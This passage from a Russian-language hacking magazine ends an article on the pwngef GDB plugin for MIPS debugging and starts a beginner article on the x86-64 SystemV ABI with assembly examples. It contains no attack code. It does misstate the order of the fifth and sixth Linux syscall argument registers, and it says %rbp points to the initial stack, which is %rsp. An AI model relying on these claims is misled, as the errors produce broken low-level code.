- **Трассировка функций с закрашиванием в IDA базовых блоков.** Это помогает в динамике увидеть, какие ветви кода активизируются в тех или иных ситуациях. Для активации нужно выполнить команду `ida trace 0xADDRESS`.




- **Можно включить отображение дизассемблированного вывода из IDA.** Опять же, удобно, когда ты разреверсил в IDA весь код (восстановил структуры названия функций и так далее), перенести этот результат для наглядности в GDB. Отладка становится приятнее и информативнее. Выполняем команду `self config context.use_ida True`.




```
pwngef➤  self config context.use_ida True
pwngef➤  ctx code
──────────────────────────────────────────────────────────── code:mips:MIPS32 ────
      0x42aa74                 move   $v0, $v1
      0x42aa78                 jr     $ra
      0x42aa7c                 addiu  $sp, 0xE8
 →    0x42aa80                 li     $gp, 0x59190
      0x42aa84                 addiu  gp, gp, -28272
      0x42aa88                 addu   $gp, $t9
      0x42aa8c                 addiu  $sp, -0x50
      0x42aa90                 sw     $ra, 0x50+saved_ra($sp)
      0x42aa94                 sw     $fp, 0x50+saved_fp($sp)
      0x42aa98                 sw     $s7, 0x50+saved_s7($sp)
      0x42aa9c                 sw     $s6, 0x50+saved_s6($sp)
```

- **Разыменовывание строк, как для стека, так и для регистров.** Происходит автоматически при печати стека или регистров.




```
─────────────────────────────────────────────────────────────────────── stack ────
0x7fffeea8 → 0x483c10 → 0x483bd0 → 0x1
0x7fffeeac → 0x48e8e8 → 0x0
0x7fffeeb0 → 0xa
0x7fffeeb4 → 0x4e2e81 → "ticket.cgi"
0x7fffeeb8 → 0x418858 → 0x12000015
0x7fffeebc → 0x417730 → 0x8e220000
0x7fffeec0 → 0x1
0x7fffeec4 → 0x4e2e81 → "ticket.cgi"
```

- **Функция hexdump.** Ну, это уже мейнстрим. Hexdump есть везде — эта функция позволяет отобразить раскрашенный вывод памяти по указанному адресу. Нужно выполнить команду `hexdump [address] [size]`.




```
pwngef➤  hexdump 0x7fffeea8 100
+0000 0x7fffeea8  00 48 3c 10  00 48 e8 e8  00 00 00 0a  00 4e 2e 81  .H<..H......N..
+0010 0x7fffeeb8  00 41 88 58  00 41 77 30  00 00 00 01  00 4e 2e 81  .A.X.Aw0.....N..
+0020 0x7fffeec8  00 48 3c 10  00 47 d0 08  00 00 00 01  00 4e 2e 81  .H<..G.......N..
+0030 0x7fffeed8  00 48 e4 e0  00 47 d0 08  00 47 d0 08  00 40 92 38  .H...G...G...@.8
+0040 0x7fffeee8  00 00 00 01  00 00 02 50  00 00 00 02  00 00 00 02  .......P........
+0050 0x7fffeef8  00 00 00 00  00 00 00 00  00 4e 29 20  00 00 00 00  .........N).....
+0060 0x7fffef08  00 00 00 19                                         ....
```

- **Отображение аргументов для вызываемой функции.** Еще одна полезная опция, которой по умолчанию нет в GDB. Чтобы каждый раз перед вызовом функции не вбивать вручную отображение соответствующих регистров, можно набрать команду `ctx args`, и это будет делаться автоматически.



```
───────────────────────────────────────────────────────────── arguments (guessed) ────
*0x428cf0 (
   $a0 = 0x47d008 → 0x48a240 → 0x489328 → 0x20050,
   $a1 = 0x48ae68 → 0x48bdc0 → 0x48bd58 → 0x1
)
```

- **Команда `next` или `n` в MIPS теперь не заходит внутрь каждой функции.** Чаще всего GDB не видит стековый фрейм и не может понять, где начинается или заканчивается функция. Мне удалось это исправить.
- **Добавлена возможность чтения кучи, с разбиением на чанки**. Команда — `heap chunks [base_heap_address]`.




```
pwngef➤  heap chunks 0x0047d000
Chunk(addr=0x47d008, size=0x2d8, flags=PREV_INUSE)
Chunk(addr=0x47d2e0, size=0x10, flags=PREV_INUSE)
Chunk(addr=0x47d2f0, size=0x10, flags=PREV_INUSE)
Chunk(addr=0x47d300, size=0x10, flags=PREV_INUSE)
Chunk(addr=0x47d310, size=0x10, flags=PREV_INUSE)
Chunk(addr=0x47d320, size=0x10, flags=PREV_INUSE)
```

- **Есть возможность настроить цвета по вкусу.**

В планах:

- расширить возможности;
- добавить импорт структур из IDA;
- добавить возможность заполнения сегментов, символов;
- добавить разные фичи для мониторинга функций, malloc, free, strcpy и так далее.

И я всегда рад предложениям по улучшению, комментариям, пул-реквестам и конструктивной критике!



ВНУТРИ

X86-64 SYSTEMV ABI

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор.
daniil@baturin.org

КАК ГОВОРИТЬ С ЯДРОМ LINUX НА ЕГО ЯЗЫКЕ

Абстракция — основа программирования. Многие вещи мы используем, не задумываясь об их внутреннем устройстве, и они отлично работают. Всем известно, что пользовательские программы взаимодействуют с ядром через системные вызовы, но задумывался ли ты, как это происходит на твоей машине?

Вспомним сигнатуру функции `main` в C:

```
int main(int argc, char** argv)
```

Откуда берутся число аргументов (`argc`) и массив указателей на их строки (`argv`)? Как возвращаемое значение `main` становится кодом возврата самой программы?

Краткий ответ: зависит от архитектуры процессора. К сожалению, доступных для начинающих материалов по самой распространенной сейчас архитектуре x86-64 не так много, и интересующиеся новички вынуждены сначала обращаться к старой литературе по 32-битным x86, которая следует другим соглашениям.

Попробуем исправить этот пробел и продемонстрировать прямое взаимодействие с машиной и ядром Linux сразу в 64-битном режиме.

ДЕМОНСТРАЦИОННАЯ ЗАДАЧА

Для демонстрации мы напишем расширенную версию hello world, которая может приветствовать любое количество объектов или людей, чьи имена передаются в аргументах команды.

```
$ ./hello Dennis Brian Ken
Hello Dennis!
Hello Brian!
Hello Ken!
```

СРЕДА РАЗРАБОТКИ

Для демонстрации мы будем использовать Linux и GNU toolchain (GCC и binutils), как самые распространенные ОС и среда разработки. Писать мы будем на языке ассемблера, потому что продемонстрировать низкоуровневое взаимодействие с ОС из языка сколько-нибудь высокого уровня невозможно.

ОЧЕНЬ КРАТКАЯ СПРАВКА

Чтобы упростить чтение статьи тем, кто вообще никогда не сталкивался с ассемблером x86, я использовал только самые простые инструкции и постарался аннотировать их псевдокодом везде, где возможно. Я использую синтаксис AT&T, который все инструменты GNU используют по умолчанию. Нужно помнить, что регистры пишутся с префиксом `%` (например, `%rax`), а константы — с префиксом `$`. Например, `$255`, `$0xFF`, `$foo` — значение символа `foo`.

Синтаксис указателей: `смещение(база, индекс, множитель)`. Очень краткая справка:

- `mov <источник>, <приемник>` — копирует значение из источника (регистра или адреса) в приемник;
- `push <источник>` — добавляет значение из источника на стек;
- `pop <приемник>` — удаляет значение из стека и копирует в приемник;
- `call <указатель на функцию>` — вызывает функцию по указанному адресу;
- `ret` — возврат из функции;
- `jmp <адрес>` — безусловный переход по адресу (метке);
- `inc` и `dec` — инкремент и декремент;
- `cmp <значение1> <значение2>` — сравнение и установка флагов (например, равенство);
- `je <метка>` — переход на метку в случае, если аргументы `cmp` оказались равными.

Условные переходы и циклы реализуются через инструкции сравнения и условные переходы. Инструкции сравнения устанавливают определенные разряды в регистре флагов, команда условного перехода проверяет их и принимает решение, переходить или нет. Например, следующий цикл увеличивает значение регистра `%rax`, пока оно не станет равным 10, а затем копирует его в `%rbx`.

Для изучения ассемблера x86 я могу посоветовать книгу Programming From the Ground Up — к сожалению, ориентированную на 32-битную архитектуру, но очень хорошо написанную и подходящую новичкам.

```
mov $0, %rax # rax = 0

my_loop:
  inc %rax
  cmp $10, %rax
  jne my_loop # Jump if Not Equal

mov %rax, %rbx # %rbx = 10
```

О регистрах: в x86-64 их куда больше. Кроме традиционных, добавлены регистры от `%r8` до `%r15`, всего шестнадцать 64-битных регистров. Чтобы обратиться к нижним байтам новых регистров, нужно использовать суффиксы `d`, `w`, или `b`. То есть `%r10d` — нижние четыре байта, `%r10w` — нижние два байта, `%r10b` — нижний байт.

Что входит в соглашения ABI?

SystemV ABI, которой в большей или меньшей степени следуют почти все UNIX-подобные системы, состоит из двух частей. Первая часть, общая для всех систем, описывает формат исполняемых файлов ELF. Ее можно найти на сайте SCO.

К общей части прилагаются архитектурно зависимые дополнения. Они описывают:

- соглашение о системных вызовах;
- соглашение о вызовах функций;
- организацию памяти процессов;
- загрузку и динамическое связывание программ.

ФОРМАТ ELF

Знать формат ELF в деталях, особенно его двоичную реализацию, нужно только авторам ассемблеров и компоновщиков. Эти задачи мы в статье не рассматриваем. Тем не менее пользователю следует понимать организацию формата.

Файлы ELF состоят из нескольких секций. Компиляторы принимают решение о размещении данных по секциям автоматически, но ассемблеры оставляют это на человека или компилятор. Полный список можно найти в разделе Special Sections. Вот самые распространенные:

- `.text` — основной исполняемый код программы;
- `.rodata` — данные только для чтения (константы);
- `.data` — данные для чтения и записи (инициализированные переменные);
- `.bss` — неинициализированные переменные известного размера.

СОГЛАШЕНИЯ О ВЫЗОВАХ

Соглашение о вызовах — важная часть ABI, которая позволяет пользовательским программам взаимодействовать с ядром, а программам и библиотекам — друг с другом. В соглашении указывается, как передаются аргументы (в регистрах или на стеке), какие именно регистры используются и где хранится результат. Кроме того, оговаривается, какие регистры вызываемая функция обязуется сохранить нетронутыми (callee-saved), а какие может свободно перезаписать (caller-saved).

Соглашение о системных вызовах

Системные вызовы выполняются с помощью инструкции процессора `syscall`.

INFO

На старых 32-разрядных x86 использовалось программное прерывание `0x80`, которое и поныне используется в 32-разрядном коде. Инструкция `syscall` из x86-64 передает управление напрямую в точку входа в пространстве ядра, без накладных расходов на вызов обработчика прерывания.

Через регистры в ядро передается номер системного вызова и его аргументы. Соглашение для Linux описано в параграфе A.2.1.

- Номер вызова передается в регистре `%rax`.
- Можно передавать до шести аргументов в регистрах `%rdi`, `%rsi`, `%rdx`, `%r10`, `%r9`, `%r8`.
- Результат возвращается в регистре `%rax`.
- Отрицательный результат означает, что это номер ошибки (errno).
- Регистры `%rcx` и `%r11` должны быть сохранены пользователем.

Номера системных вызовов зависят от ОС и архитектуры. В Linux номера вызовов для x86-64 можно найти в заголовках ядра. На установленной системе он обычно находится в `/usr/include/asm/unistd_64.h`. Для наших целей потребуются всего два системных вызова: `write` (номер 1) и `exit` (номер 60).

Напишем простейшую программу, которая корректно завершается с кодом возврата 0 — аналог `/bin/true`.

```
.file "true.s"
.section .text

_start:
    # syscall(number=60/exit, arg0=0)
    mov $60, %rax
    mov $0, %rdi
    syscall
.global _start
```

Код программы мы помещаем в секцию `.text`, как говорит директива `.section .text`. Метка `_start` — соглашение компоновщика `ld`, именно там он ожидает найти точку входа программы. Директива `.global _start` делает символ `_start` видимым для компоновщика.

Соберем и запустим программу:

```
$ as -o true.o ./true.s  && ld -nostdlib -o true ./true.o
$ ./true && echo Success
Success
```

Соглашение о вызовах функций

Соглашение о вызовах функций похоже на соглашение о системных вызовах. Детали можно найти в разделе 3.2. Мы будем работать только с целыми числами и указателями, поэтому наши значения можно отнести к классу `INTEGER`.

К нашему случаю относятся следующие соглашения:

- до шести аргументов можно передать в регистрах `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9`;
- возвращаемое значение нужно поместить в регистр `%rax`;
- вызываемая функция обязана сохранить значения регистров `%rbx`, `%rbp`, `%r12–15`.

ПИШЕМ СТАНДАРТНУЮ БИБЛИОТЕКУ

Пользуясь этими знаниями, мы можем написать небольшую стандартную библиотеку. Прежде всего нам понадобится функция `puts`, чтобы выводить строки на стандартный вывод. Системный вызов `write` сделает за нас почти всю работу. Единственная сложность в том, что он требует длину строки в качестве аргумента. Его условная сигнатура — `write(file_descriptor, string_pointer, string_length)`. Поэтому нам потребуется функция `strlen`.

Сначала приведем код библиотеки, а потом разберем ее функции.

```
.file "stdlib.s"

.section .text

.macro save_registers
    push %rbx
    push %rbp
    push %r12
    push %r13
    push %r14
    push %r15
.endm

.macro restore_registers
    pop %r15
    pop %r14
    pop %r13
    pop %r12
    pop %rbp
    pop %rbx
.endm

.macro write filedescr bufptr length
    mov $1, %rax
    mov \filedescr, %rdi
    mov \bufptr, %rsi
    mov \length, %rdx
    syscall
.endm

# strlen(char* buf)
asm_strlen:
    save_registers

    # r12 — индекс символа в строке
    mov $0, %r12 # index = 0

    strlen_loop:
        # r13b = buf[r12]
        mov (%rdi, %r12, 1), %r13b

        # if(r13b == 0) goto strlen_return
        cmp $0, %r13b
        je strlen_return

        inc %r12 # index++
        jmp strlen_loop

    strlen_return:
        # return index
        mov %r12, %rax
        restore_registers
        ret
.type asm_strlen, @function
.global asm_strlen

# puts(int filedescr, char* buf)
asm_puts:
    save_registers

    mov %rdi, %r12 # r12 = filedescr
    mov %rsi, %r13 # r13 = buf

    # r13 = strlen(buf)
    mov %r13, %rdi
    call asm_strlen

    mov %rax, %r14 # r14 = asm_strlen(buf)

    write %r12 %r13 %r14

    restore_registers
    ret
.type asm_puts, @function
.global asm_puts
```

Макросы `save_registers` и `restore_registers` просто автоматизируют сохранение регистров callee-saved. Первый добавляет все регистры на стек, а второй удаляет их значения из стека и возвращает обратно в регистры. Макрос `write` — более удобная обертка к системному вызову.

Функция `strlen` использует тот факт, что строки следуют соглашению языка C, — нулевой байт выступает в качестве признака конца строки. На каждом шаге цикла `strlen_loop` следующий байт строки сравнивается с нулем, и, пока он не равен нулю, значение индекса элемента в регистре `%r12` увеличивается на единицу. Если он равен нулю, производится условный переход на метку `strlen_return`.

INFO

Семейство команд условных переходов в x86 довольно обширно и включает в себя команду `jz` — jump if zero. Я намеренно использовал команды, которые мне кажутся наиболее наглядными для читателей, не сталкивавшихся с языком ассемблера до этой статьи. Возможно, более правильно было бы для индекса элемента строки использовать регистр `%r11`, который зарезервирован как scratch register и не обязан сохраняться вызываемой функцией.

Попробуем использовать нашу библиотеку из программы на C. Сигнатура функции `asm_puts` с точки зрения C будет `asm_puts(int filedescr, char* string)`. Выводить будем на stdout, его дескриптор всегда равен 1.

Сохраним следующий код в `hello.c`:

```
#define STDOUT 1

int main(void)
{
    asm_puts(STDOUT, "hello world\n");
}
```

Теперь соберем из этого всего программу:

```
$ gcc -Wno-implicit-function-declaration -c -o hello.o ./hello.c
$ as -o stdlib.o ./stdlib.s
$ gcc -o hello ./hello.o ./stdlib.o
$ ./hello
hello world
```

Как видим, вызов нашей функции из C сработал. Увы, `main` в исполнении GCC зависит от инициализаций из libc, поэтому финальную программу тоже придется писать на языке ассемблера, если мы не хотим эмулировать работу GCC.

ГДЕ ЛЕЖАТ АРГУМЕНТЫ КОМАНДНОЙ СТРОКИ?

Ответ на это можно найти в разделе 3.4.1, и он проще, чем можно было ожидать: на стеке процесса. При запуске процесса регистр `%rbp` указывает на выделенный для него кадр стека, и первое значение на стеке — количество аргументов (`argc`). За ним следуют указатели на сами аргументы.

